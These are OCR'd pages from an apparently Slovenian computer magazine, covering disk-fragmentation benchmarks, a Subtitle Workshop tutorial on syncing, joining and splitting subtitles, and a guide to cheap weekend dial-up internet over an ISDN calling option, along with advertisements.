Microsoft Word	Shranjevanje 30 MB dokumenta (s)	2,9	5,4	23,5	46,1
Microsoft Word	Iskanje besedila v v 200 dokumentih (s)	16,9	29,4	53,0	70,4
Microsoft Outlook	Iskanje elektronskega sporočila v mapi (s)	46,3	95,1	78,5	77,8
Microsoft Outlook	Arhiviranje sporočil v mapi (s)	241,5	288,5	285,4	378,4
Microsoft Outlook	Obnovitev sporočil v mapi (s)	52,3	116,0	106,1	140,0
Microsoft Internet Explorer	Odpiranje spletne strani, ki ni v predpomnilniku (s)	10,4	27,2	19,1	37,0
Microsoft Internet Explorer	Odpiranje spletne strani v predpomnilniku (s)	9,8	15,9	24,2	26,5
NOD32	Pregled mape Moji dokumenti(s)	28,9	155,5	92,3	195,5
Microsoft Anti-Spyware	Pregled mape Moji dokumenti (s)	64,5	144,3	112,3	87,3

Vpliv fragmentacije diska na opravilo

v nefragmentiranem okolju trikrat hitreje, shranjevanje pa kar petnajstkrat hitreje.

Nato smo se spravili na Outlook. V mapi, kjer je bilo več sto sporočil, smo sprožili iskanje določenega sporočila in merili, kako dolgo traja iskanje pri različnih nivojih fragmentacije. To mapo smo arhivirali in merili čas, potreben za to, nato pa postopek ponovili za obnovitev arhiviranih sporočil. Tudi tu so bili rezultati podobni, čeprav tako velikih razlik ni bilo. Fragmentirani sistem je bil približno **polovico počasnejši** od nefragmentiranega.

Kaj pa **brskanje po internetu**? Ali fragmentacija diska vpliva na brskanje? Odločili smo se izvesti poskus za stran, ki je v predpomnilniku, in stran, ki je ni v predpomnilniku. Vse je potekalo prek lokalne spletne strani v enakih razmerah, s čimer smo se poskusili izogniti vplivom hitrosti povezave. Tudi tu se je pokazalo, da so razlike ogromne, saj je fragmentiran sistem za prikaz strani potreboval **skoraj štirikrat dlje** kot pri nefragmentiranem.

Nato smo uporabili protivirusni program NOD32 in z njim preverili mapo Moji dokumenti, v katero smo nametali za okoli 700 MB datotek, isto mapo pa smo potem pregledali še z Microsoftovim programom **Anti-Spyware**. Rezultati so vidni v tabeli 1.

Test smo peljali še naprej. Visoko in nizko fragmentirani sistem smo defragmentirali in spet zagnali vse teste. Rezultati niti niso bili presenetljivi, saj smo vse svoje začudenje že »potrošili« ob rezultatih prejšnjih meritev.

ZDRAVILO

Kaj lahko naredimo, da se fragmentacije, ki je očitno zoprna zadeva, rešimo? Najenostavneje z uporabo **programov za defragmentiranje**. Za domačo uporabo je povsem dober tisti, ki ga dobimo skupaj z **Windows**. Njegova edina težava je v tem, da med njegovim delom ne moremo početi nič drugega, saj se celotna stvar grozno zavleče. V poslovnih okoljih se zato uporabljajo **namenski programi** (na primer **Diskkeeper**), ki so bolj dodelani in znajo zadeve izpeljati tako, da lahko uporabnik z računalnikom med procesom defragmentiranja kolikor toliko normalno deluje, pa tudi stopnja defragmentiranja je boljši.

TOSHIBA

Če ne bi uporabili našega znanja pri tehnološko dovršenih hitrih vlakih, ...

ne bi mogli biti tako sposobni pri količinskem izpisovanju dokumentov. ...

prilagodljive **TOSHIBA** rešitve

Tift d.o.o.
Tržaška 118
1000 Ljubljana

t: 01 256 15 40
f: 01 257 37 58
e: dobrodosli@tift.si

TIF-T

uporabno računalništvo: spajanje in razdruževanje podnapisov

USKLADIMO BESEDE IN DEJANJA

Imamo film in podnapise, ki pa se ne ujemajo. Podnapisi so v dveh datotekah, film pa v eni, ali obratno, imamo dve datoteki in dva filma, vendar celotna stvar ne sovpa. Kaj narediti?

Piše: Zoran Banović

zoran.banovic@mojmikro.si

Dobiti film običajno ni težavno. Podnapise malenkost težje, a tudi ne ravno pretirano težko. A kaj, ko se zgodi, da imamo film v **dveh delih**, podnapisi pa so le v **eni datoteki**. Kaj narediti, če dve datoteki filma združimo v eno, potem pa ne vemo, kako tudi podnapise združiti, da bi vse skupaj delovalo tako, kot je treba.

Preden se lotimo združevanja in razdruževanja podnapisov, je treba razjasniti nekaj osnovnih pojmov oziroma se seznaniti z nekaterimi operacijami, ki jih bomo nujno potrebovali pri spajanju in razdruževanju podnapisov.


ČASOVNO USKLAJEVANJE PODNAPISOV

Najpomembnejša večšina je časovno usklajevanje podnapisov. Časovno usklajeni podnapisi so namreč **prvi pogoj za vse nadaljnje delo**. Zato se je treba najprej udomačiti na tem področju. Kako podnapise torej časovno uskladiti? Najprej je seveda treba povedati, zakaj so sploh neusklajeni. Vprašanje je čisto na mestu, saj nam bi le težko šlo v glavo, da bi nekdo podnapise prevedel, nato pa jih pustil razmetane po filmu. Tisti, ki jih je prevedel, je podnapise verjetno tudi časovno uskladal. Pravzaprav mu niti ni bilo treba, saj prevajanje običajno poteka s pomočjo originalnih podnapisov, kjer se besedilo zamenja s slovenskim, časovni potek pa je enak.

Do časovnega zamika lahko pride zaradi različnih razlogov. Eden je recimo ta, da so podnapisi narejeni za film, ki ima **daljšo ali krajšo napoved** od tistega, za katerega so bili narejeni v originalu. Takšen zamik je najpogostejši in ga lahko dokaj enostavno odpravimo. Celotne podnapise je treba le **zamakniti naprej ali nazaj** tako, da »sedejo« na pravo mesto. Vzemimo, da za to uporabimo program **Subtitle Workshop**. V njem podnapise zamaknemo tako, da jih najprej s **Ctrl+A** izberemo, nato pa izberemo **Edit / Timings / Set Delay**. Iz seznama izberemo, ali bomo podnapise »potisnili« naprej ali nazaj, vpišemo časovni zamik in preverimo, ali imamo vključeno možnost **For All Subtitles**. Pravzaprav popolnoma enostavno.

A kako določiti, **kje se začnejo pravi podnapisi**? Tudi to je najlažje kar s **Subtitle Workshopom**, saj program omogoča tudi ogled filma. Vanj torej naložimo film (**Movie / Open**) in sprožimo predvajanje. Ko zaslišimo prvi podnapis, pritisnemo pavzo in v desnem kotu pogledamo čas. Paziti je treba, da to naredimo res v trenutku, ko se govor začne, ne pa kako sekundo kasneje. Radi bi namreč, da se podna-

pis pojavi hkrati z govorom, ne kasneje. Čas, zapisan na desni strani drsnika za premikanje po filmu, nam pove, kje v filmu smo, prvi čas med podnapisi v seznamu **Show** pa čas, ki ga imamo v naši datoteki s podnapisi. Če so podnapisi zamaknjeni, bosta ta dva časa precej različna. In ker bi radi, da sta enaka, izračunamo razliko med njima in naše podnapise zamaknemo tako, da se bosta ujemala. Če se podnapisi pojavijo prej, kot bi se morali, jih bomo z ukazom **Set Delay** premaknili v pozitivno, če pa kasneje, pa v negativno smer. Pri tem je treba upoštevati tudi **reakcijski čas klika** z miško, ko zaslišimo prvo govorno besedo. Ta čas je običajno tri ali štiri desetinke sekunde, kar upoštevamo pri določanju zamika.



Ugotavljanje zamika podnapisov

Ob filmu vidimo, da bi se moral podnapis prikazati v trenutku 1:03,876, v podnapisih pa je vpisan čas 1:02,000. Razlika je torej 1,876 sekunde. A ker smo ob ustavljanju filma na prvi govorni besedi vedno malce počasni, upoštevamo razliko 1,5 sekunde in za toliko zamaknemo vse podnapise.

Nato po opisnem postopku izvedemo časovni premik podnapisov in sprožimo predvajanje, da ugotovimo, ali smo vse skupaj zadeli. Če nismo, postopek ponovimo.

Tako lahko odpravimo večino zamikov, ki so posledica krajše ali daljše uvodne špice filma. Seveda moramo preveriti še preostanek filma, ne le začetek. To naredimo tako, da dvakrat kliknemo na nekaj podnapisih v filmu in preverimo, ali so na pravem mestu. Običajno so!

Kaj pa, če niso? V tem primeru je zadeva nekoliko bolj zapletena. Pomeni namreč, da so bili originalni podnapisi narejeni v formatu **SUB** ali

katerem drugem, ki zapisuje s **slikovno, ne časovno kodo**. Naš film je očitno narejen z drugačno slikovno hitrostjo, kot je bil tisti, za katerega so bili narejeni podnapisi. V večini primerov je takšne kaotične podnapise mogoče urediti. **Subtitle Workshop** namreč omogoča tudi »samodejno« prilagajanje podnapisov celotnemu filmu. Samodejno smo dali v narekovaje zato, ker program seveda ni tako pameten, da bi znal poslušati, kaj se v filmu dogaja in nato podnapise postaviti na pravo mesto. Zna pa podnapise spremeniti tako, da upošteva časovna razmerja med podnapisi in jih prilagodi filmu. To naredi tako, da primerja podatke o prvem in zadnjem podnapisu v datoteki s podnapisi s podatki, ki mu jih vnese uporabnik. Nato spremeni razmerja tako, da so bližje filmu. In kako je to videti v praksi? Najprej moramo določiti trenutek pojavljanja prvega podnapisa na enak način, kot je bil opisan. Ta čas si zapišemo in se prestavimo na konec podnapisov in konec filma. Prebere-

mo zadnji podnapis in nato poiščemo trenutek v filmu, ko bi se ta moral pojaviti. Zapišemo si še ta čas. Zdaj izberemo **Edit / Timings / Adjust / Adjust Subtitles**. Pojavi se okence, v katerega vpišemo časa, ki smo si ju zapisali, seveda z upoštevanjem zamika zaradi zapoznele reakcije.



Prilagajanje podnapisov prvi in zadnji govorni vrstici.

Program bo razmerja med podnapisi spremenil tako, da bodo ustrezali tema podatkom. V veliko primerih je rezultat čisto uporaben, ne pa vedno. Če še nismo zadovoljni, je potrebno nekoliko več dela, saj je treba podnapise prilagajati po delih, kar pa je dokaj zamudno in zoprno delo. Morda je lažje poiskati kakšne druge in poskusiti z njimi. Za posamezen film je namreč mogoče najti tudi več podnapisov.

Tako. Zdaj znamo podnapise zamakniti naprej in nazaj in tudi prilagoditi tako, da ustrezajo dejanskemu dogajanju v filmu. Zdaj pa k naši temi.

EN FILM DVOJI PODNAPISI

Do takšnega primera pridemo, ko imamo primer film, ki je v eni datoteki, podnapisi pa v dveh, ali pa v primeru, ko smo sicer imeli film v dveh datotekah, pa smo ga združili v eno, pod-

napisi pa so ostali v dveh datotekah. Kaj torej narediti, da se bo vse skupaj ujemalo?

Če govorimo o primeru, ko smo film naredili tako, da smo **združili dve datoteki**, je dobro, da originalnih datotek **ne zberišemo** takoj. Uporabne so namreč za preverjanje usklajenosti podnapisov s filmom. Zaženemo najprej prvo datoteko in preverimo, ali podnapisi ustrezajo, nato enako z drugo. Če ugotovimo, da so kje zamaknjeni, jih poskusimo časovno uskladiti na način, ki smo ga opisali na začetku.

Če imamo **eno datoteko s filmom in dve s podnapisi** za ta film, je jasno, kaj moramo narediti – datoteki moramo združiti. Spet bomo uporabili **Subtitle Workshop**, kjer v meniju **Tools** najdemo ukaz **Join**. Postopek je pravzaprav zelo enostaven. Z gumbom **Add** dodamo prvo datoteko s podnapisi, nato na enak način še drugo. Nato je treba določiti format zapisa združene datoteke. Rekli smo, da je časovni zapis boljši, zato izberemo kot izhodni format **SubRip** in pritisnemo gumb **Join**. Datoteki določimo novo ime in jo shranimo. Če zdaj pogledamo na disk, vidimo, da smo dobili novo datoteko, v kateri so združeni oboji podnapisi. A s tem delo še ni končano. Preveriti je namreč še treba, ali so ti podnapisi res dobro **sinhronizirani s filmom**. Če sta bili prvotni datoteki v redu, potem se težava lahko pojavi le na »spoju« obeh datotek. In kje je ta spoj? Najlažje ga najdemo tako, da odpremo prvo datoteko s podnapisi (tisto »staro«, preden smo datoteki združili) in pogledamo zaporedno številko zadnjega podnapisa. Nato odpremo združene podnapise in tudi film (če ima datoteka s podnapisi


saj bomo zamikali le izbrane podnapise in ne vseh. Pritisnemo **Apply** in izbrani podnapisi se bodo premaknili.

DVA FILMA – SKUPNI PODNAPISI

Tudi nasprotni primer, kjer imamo **dva filma in eno datoteko s podnapisi**, je dokaj pogost. Včasih pač dobimo film, prirejen za dva CD-ja, podnapisi pa obstajajo le za film na enem CD-ju. V takšnem primeru imamo dve možnosti. Prva je ta, da **združimo datoteki s filmom v eno**. To je vsekakor najbolj elegantna in najhitrejša metoda, ki pa na žal ne pride vedno v poštev. Datoteka filma, nastalega z združevanjem dveh datotek, je namreč običajno dvakrat večja od teh posameznih datotek. Zato se pojavi težava, kam z njo. Če imamo snemalnik DVD-jev, lahko tak film posnamemo na DVD. Kaj pa, če imamo samo snemalnik CD-jev? V tem primeru metoda združevanja datotek s filmom ne pride v poštev. In če ne moremo združiti filma, bomo pač **razdružili podnapise**.

Postopek ni nič kaj zapleten. Najprej moramo seveda ugotoviti, kje je **meja** med podnapisi za prvi in drugi film. Najdemo jo lahko na različne načine. Najenostavnejši je ta, da prvo datoteko filma odpremo v Subtitle Workshopu in se prestavimo na konec filma. Tam poiščemo zadnjo govorno vrstico in pritisnemo pavzo. Na desni strani zaslona, tik pod filmom, bo prikazan tekoči čas, ki bo zaradi pavze seveda miroval in ga bomo lepo videli. Zdaj je treba v datoteki s podnapisi poiskati ta čas in v njegovi okolici tudi prevod oziroma ustrezni podnapis. Ta podnapis bo torej zadnji podnapis prve datoteke. Zaporedno številko podnapisa si zapomnimo in izberemo **Tools / Split Subtitle**. Prikazalo se bo pogovorno okno, ki ponuja različne načine določanja meje med datotekama. Ker smo si zapomnili zaporedno številko, bomo za delitev uporabili kar to. Izberemo možnost **Item Number** in v okence vpišemo zaporedno številko zadnjega podnapisa prve datoteke. Program nam bo ponudil še poimenovanje datotek in izbiro formata zapisa in delitev je gotova. Zdaj je treba le še preveriti usklajenost podnapisov, predvsem druge datoteke, kjer so podnapisi najverjetneje malce zamaknjeni, saj program ne more točno vedeti, kje med podnapisoma se konča en in začne drugi del filma. Zato je boljši način deljenja datotek s pomočjo časovnega deljenja. Program nam v pogovornem oknu deljenja podnapisov ponuja dve možnosti – **delitev na ročno določenem času in delitev na koncu filma**. Obe možnosti sta pravzaprav zelo uporabni. Če bomo čas

določali ročno, naložimo prvo datoteko filma v Subtitle Workshop in odčitamo čas trajanja filma. Nato izberemo deljenje podnapisov in v rubriko **Given Time** vpišemo čas trajanja filma. Še lažji način pa je z uporabo možnosti **End of video**, kjer izberemo datoteko filma, program pa nato sam ugotovi, kako naj izdela datoteko s podnapisi. Ker sta slednja dva načina časovno točno določena, bodo podnapisi tudi v drugi datoteki po vsej verjetnosti točni. Vsekakor pa je to treba preveriti in po potrebi uskladiti na opisane načine.




Datoteko s podnapisi lahko razdelimo na dva dela



Zamik le izbranih podnapisov

enako ime kot datoteka s filmom, se to zgodi samodejno). V seznamu podnapisov poiščemo zaporedno številko zadnjega podnapisa iz prve datoteke in dvakrat kliknemo nanj. Drsnik v filmu se bo premaknil na ta podnapis in film se bo predvajal. Zdaj lahko enostavno ugotovimo, ali podnapisi držijo. Če ne, je postopek usklajevanja precej enostaven. Najprej si zapišemo čas, ko naj bi se prvi podnapis drugega dela pojavil, in izračunamo zamik na enak način, kot smo opisali na začetku. Nato izberemo prvi podnapis druge datoteke, torej naslednji podnapis od tistega, ki smo ga označili kot zadnjega prve datoteke, in pritisnemo **Shift+End**. S tem označimo vse podnapise od izbranega do konca filma. Izberemo **Edit / Timings / Set delay** in vpišemo ustrezen zamik. Pomembno je, da v okencu izberemo možnost **For Selected Subtitles**,

Kaj pa, če imamo recimo film na **treh ali celo več CD-jih**? Tudi v tem primeru nam lahko pomaga Subtitle Workshop, le da moramo v pogovornem oknu deljenja podnapisov izbrati gumb **Advanced**. Rubrika omogoča **deljenje podnapisov na poljubno število delov**, ki so lahko med seboj časovno enako dolgi, lahko imajo enako število podnapisov, kar pa je najbolj in tudi edino uporabno, je, da zna program za **vsak del odčitati dolžino kar iz datotek**. Če imamo na primer film v štirih delih, je treba izbrati datote-



Podnapise lahko razrežemo tudi v več kot dve datoteki.

ko s podnapisi, nato pa za vsak del podnapisov izbrati datoteko filma, na katerega se nanaša, program pa nato sam razreže datoteko tako, da časovno ustreza vsem delom. Najprej določimo število datotek, na katere naj program razreže podnapise. Nato izberemo možnost *At the ends of videos* in poleg seznama datotek se bo prikazal napis, ki nas opozarja, naj z dvojnimi klikom nanj izberemo datoteko filma, ki pripada določenemu podnapisu. Vse skupaj določimo in program bo naredil svoje. V večini primerov bo deljenje dalo rezultate, ki jih ne bo treba popravljanje, a preverjanje vsekakor ni odveč.



IZKORISTIMO »ODVEČNI« ISDN

Zadnja leta so se razpasle cenovno dokaj ugodne širokopasovne internetne povezave. Kabelski dostop, ADSL, VDSL in celo brezžične povezave so postale del našega vsakdana. Kaj pa »stari dobri« klicni dostop?

Piše: Uroš Florjančič
uros.florjancic@mojmikro.si

Klicni dostop pa uporablja le še redkodo, izjeme so morda le osebe, ki internet uporabljajo izredno malo, in nesrečneži, živeči na lokacijah, ki niso pokrite z nobeno izmed naštetih možnosti. Ravno slednji so obsojeni na klicno povezavo, drage impulze in počasno linijo. Poleg čakanja, ni kaj dosti storiti. Lahko pa težavo vsaj glede stroškov ne-

koliko omilimo. Ena od posrednih možnosti je celo priključek ISDN, četudi ga nimamo ...

OSAMLJENI ISDN

Kot vemo, je bil ISDN do nedavnega pogoj za pridobitev ADSL-a. Z ukinitvijo tega pogoja se je privilegiranost ISDN-naročnikov končala. Če pogledamo resnici v oči, smo bili v trenutku ukinitve pogoja, ISDN-naročniki v slabšem položaju kot naročniki klasičnega telefonskega priključka PSTN: dražja naročnina, nezdružljivost terminalske ISDN-opreme

Formati podnapisov

Podnapise lahko najdemo v veliko različnih formatih zapisa. Najpogostejša sta formata **MicroDVD** (končnica **SUB**) in **SubRip** (končnica **SRT**), poznamo pa še veliko drugih, ki imajo popolnoma svoj način zapisa ali pa so le izpeljanke nekega drugega formata. V čem je razlika? Datoteke s podnapisi, ki jih običajno snamemo iz interneta, so v večini primerov čisto običajne besedilne datoteke, v katerih so podnapisi zapisani po določenih pravilih. Načeloma imamo dva načina zapisa podnapisov – časovnega in slikovnega. Pri časovnem načinu je v datoteki s podnapisi zapisan čas, kdaj naj se določen podnapis pojavi in kdaj izgine, pri slikovnem načinu pa se začetek in konec podnapisa zapiše v obliki številke sličice v filmu.


Oba načina imata svoje prednosti in slabosti. Prednosti slikovnega načina sta predvsem enostavnost zapisa in boljši povezanosti s filmom, vendar je zadeva zelo zoprna, če se film in podnapisi ne ujemajo najbolje. Velikokrat se namreč zgodi, da je film kodiran recimo s hitrostjo 23,976 slike na sekundo, podnapisi pa so narejeni za film s 35 ali 29 slikami na sekundo. V tem primeru celotna sinhronizacija ne deluje in je treba podnapise prilagajati, kar ni vedno enostavno. Je pa res, da je bil format SUB eden prvih in zato so ga tudi kot prvega podpirali DivX-predvajalniki. Če hočemo podnapise SUB prilagajati ali kako drugače preurejati, recimo s programom Subtitle Workshop, je treba paziti, da jih odpremo v isti slikovni hitrosti, kot je hitrost filma. Podnapis torej odpremo, nato v meniju *Tools* izberemo *Add FPS from AVI* in poiščemo še film, za katerega so podnapisi narejeni. Subtitle Workshop bo podnapise razporedil glede na to hitrost. Podobno je mogoče narediti tudi v drugih programih za obdelavo podnapisov, saj se vsi avtorji zavedajo težave in so možnost pretvorbe vključili v praktično vse programe.

Prednost časovnega zapisa podnapisov je očitna. Podnapisi namreč niso odvisni od zaporedne številke sličice, ampak od časa. Ta pa je pri filmu, narejenem s 23 sličicami na sekundo, enak kot pri filmu z 29 sličicami. Pri formatu **SRT** je torej možnost, da se podnapisi ne ujemajo, nekoliko manjša. In tudi če je, je prilagajanje običajno nekoliko enostavnejše, saj je treba celotne podnapise le linearno premakniti naprej ali nazaj in zadeva običajno deluje. Pri formatu SUB pa se lahko zgodi, da sta na primer začetek in konce v redu, vmes pa je stvar neenakomerno zamaknjena. V tem primeru je prilagajanje lahko prav zamudna zadeva.

Vse skupaj je videti zapleteno, a v bistvu niti ni, saj znajo programi, kot je Subtitle Workshop, zadeve brez velikih težav pretvarjati iz ene v drugo. Paziti je treba le, da v programu v seznamu *Mode* vedno izberemo časovni način (**Time**), ne pa slikovnega (**Frame**), saj bomo podnapise lažje prilagodili.

Kot rečeno, obstajajo še nekatere druge oblike zapisa, kjer je poleg časovne oziroma slikovne kode zapisano tudi vrsta

pisave, ki naj se uporablja, njena velikost, barva in še kaj. Tak format je recimo **SubStation Alpha (SSA)**, ki je za predvajanje prek računalnika izredno dober, predvajalniki, ki jih imamo v dnevni sobi, pa se običajno z njim ne razumejo. Če pa se, pa se nastavitve vrste pisave, barve in drugega ne upoštevajo. Težko je namreč pričakovati, da bodo imeli ti predvajalniki v svoji programski opremi tudi različne vrste pisav, ki bi jih nato lahko uporabljali za prikaz. Podobnih formatov je še nekaj, a so običajno takšne ali drugačne izpeljanke formatov SUB ali SRT, ki so jim dodane nekatere nastavitve. A te predvajalniki običajno ignorirajo, tako da je najbolje ostati kar pri enem od teh dveh.



Formata zapisa MicroDVD oziroma SUB (levo) in SubRip oziroma SRT (desno)

uporabno računalništvo: poceni klicni internetni dostop med vikendi

z zahtevami VoIP-a (združljiv je s klasičnimi analognimi telefonskimi aparati), ki ga zdaj ponuja že vsak resnejši ISP. Piko na i pa je dodal Siol s svojim **Modrim paketom**, v katerem naročnikom PSTN-ja ponuja možnost brezplačne samomontaže, za kar smo ISDN-uporabniki ponovno prikrajšani, saj zaradi »prezahtevne« namestitve opreme za plačilo opravi Telekomov tehnik.

POCENI »BLIŽINA« IN »VIKEND«

Pa se je, ne dolgo tega, Telekom le spomnil tudi na nas, »zveste« ISDN-naročnike, in nam ponudil dve drobtinici. Prva je opcija **Blžina**, ki uporabniku za dodatek 300 tolarjev k mesečni ISDN-naročnini ponuja klice na tri telefonske številke s popustom do 30 %. Eno številko v notranjem prometu, eno številko v mobilnem omrežju (Mobitel GSM/UMTS) in eno v mednarodnem prometu boste klicali 30 % ceneje. Drugo opcijo, ki je za nas zanimivejša, pa so poimenovali **Vikend**. Ta nam za

◆ Če nimamo druge možnosti poceni dostopa do interneta, si lahko omislamo »non stop« internet vsak vikend za 400 tolarjev na mesec, tudi če nismo ISDN-naročnik.

400 tolarjev dodatka k mesečni ISDN-naročnini ponuja brezplačne klice znotraj fiksnega omrežja Telekoma Slovenije vse sobote in nedelje od 00.00 do 24.00 ure. Do naročila klicnih opcij so upravičeni samo **rezi denčni naročniki priključkov ISDN BA** (fizične osebe, ki niso samostojni podjetniki). Brezplačni klici pa veljajo samo za klice na **nekomercialne številke Telekomovega omrežja**, kamor ne spadajo številke ponudnikov internetnega dostopa.

»BREZPLAČNI« VIKEND INTERNET

Seveda lahko zadevo z malce iznajdljivosti vseeno obrnemo sebi v prid. Brezplačni klici ne pomenijo samo brezplačnih pogovorov, ampak tudi brezplačen prenos **podatkov**. In kjer se prenašajo podatki, se lahko prenaša tudi **internet**.

Če torej nimamo druge možnosti poceni dostopa do interneta, si lahko omislamo »non stop« **internet vsak vikend za 400 tolarjev na mesec**, tudi če **nismo ISDN-naročnik**.

Kako? Preprosto poiščemo potencialno »žrtev«, ki bi bila pripravljena z nami deliti svojo časovno neomejeno povezavo v svet. Ob tem je pogoj še, da imata obe strani telefonsko linijo in **vsaj ena stran ISDN**, ki omogoča naročilo opcije Vikend.

OPREMA IN MOŽNOSTI

Oprema za povezavo se razlikuje glede kombinacije med vami in vašim »donatorjem«. Če imata oba analogno telefonsko linijo PSTN, »brezplačni« internet odpade. Če sta **oba ISDN-naročnika**, potem si omislite opcijo Vikend. V tem primeru tako dobrotnik kot vi potrebujete **ISDN-»modem«** – najbolj vam bo služil takšen z možnostjo uporabe obeh ka-

nalov hkrati in s tem deskanja s hitrostjo 128 Kb/s.

Donator, ki mu bomo v nadaljevanju rekli kar prijatelj, računalnik **pripravi na sprejem klicne povezave**. Vi pa ga pokličete, kot bi poklicali kakega komercialnega ponudnika internetnih storitev. Pri tem bodite pazljivi še na aktiviranje **skupne rabe internetne povezave** na prijateljevi strani in pravilne **omrežne nastavitve**.

Obstajata še dve možni kombinaciji. Ena je, da vaš prijatelj **nima ISDN-linije, vi pa jo imate**. Postopek povezave je enak kot v prejšnjem primeru s to razliko, da morata zdaj oba uporabljati **analogno opremo**. Tu vam bo vsakakor koristil vmesnik **NT +2ab**, ki omogoča priklop analognih naprav v omrežje ISDN. Uporaben pa bo tudi ISDN-modem z analognimi vhodi/izhodi, kamor lahko prav tako priključimo analogne naprave.

Tretja možnost je **ISDN pri prijatelju in PSTN pri vas**. V tem primeru je možnost

ena sama, kolega se mora naročiti na opcijo Vikend. Kdo bo poravnal stroške, je stvar dogovora. Oprema, ki jo potrebujemo, je enaka prejšnjemu primeru, razen glede možnosti povratnega klica. To pomeni, da bo naš računalnik poklical prijateljevega, mu prek uporabniškega imena in gesla povedal, kdo kliče, in ga »poprosil«, da ga pokliče nazaj. Prijatelj računalnik bo to storil, in ker bo imel vklopljeno opcijo Vikend, bodo klici brezplačni. Je pa pri tem treba povedati, da kličoči, ki nima vklopljene opcije Vikend in želi uporabljati povratni klic, za vsak klic porabi en impulz, ki mu ga Telekom tudi zaračuna. Cenovno najsprejemljivejši način je ta, da se v soboto zjutraj povežete in ste povezani do 24.00 v nedeljo.

PRIPRAVA RAČUNALNIKA NA SPREJEM PRIHAJAJOČE PVEZAVE

Najprej v sistem **dodamo uporabnika**, ki bo imel pravico dostopa do klicne povezave.

To storimo tako, da v nadzorni plošči izberemo ikono *Uporabniški računi*, nato pa možnost *Ustvarjanje novega računa*. Vpišemo zeleno ime, v nadaljevanju pa še izberemo, ali damo novemu uporabniku attribute skrbnika ali uporabnika z omejenimi zmoglostmi. Kliknemo možnost *Ustvari račun* in nov uporabnik je dodan. Zdaj nas čaka samo še **dodelitev gesla**, kar opravimo tako, da kliknemo ikono računa pravkar dodanega uporabnika in tako pridemo do dodatnih možnosti. Med drugim pridemo do *Ustvarjanje gesla*, izberemo to možnost in uporabniku dodamo geslo. Vse skupaj še potrdimo in zapremo.

Naslednja naloga je ustvarjenje **povezave za sprejem prihajajoče povezave**. V nadzorni plošči izberemo *Možnost omrežne povezave*, v izbirnem meniju pa *Ustvari novo povezavo*. Ta

http://domene.email.si

registrirajte
in
podaljšajte
.SI
domene

email.si

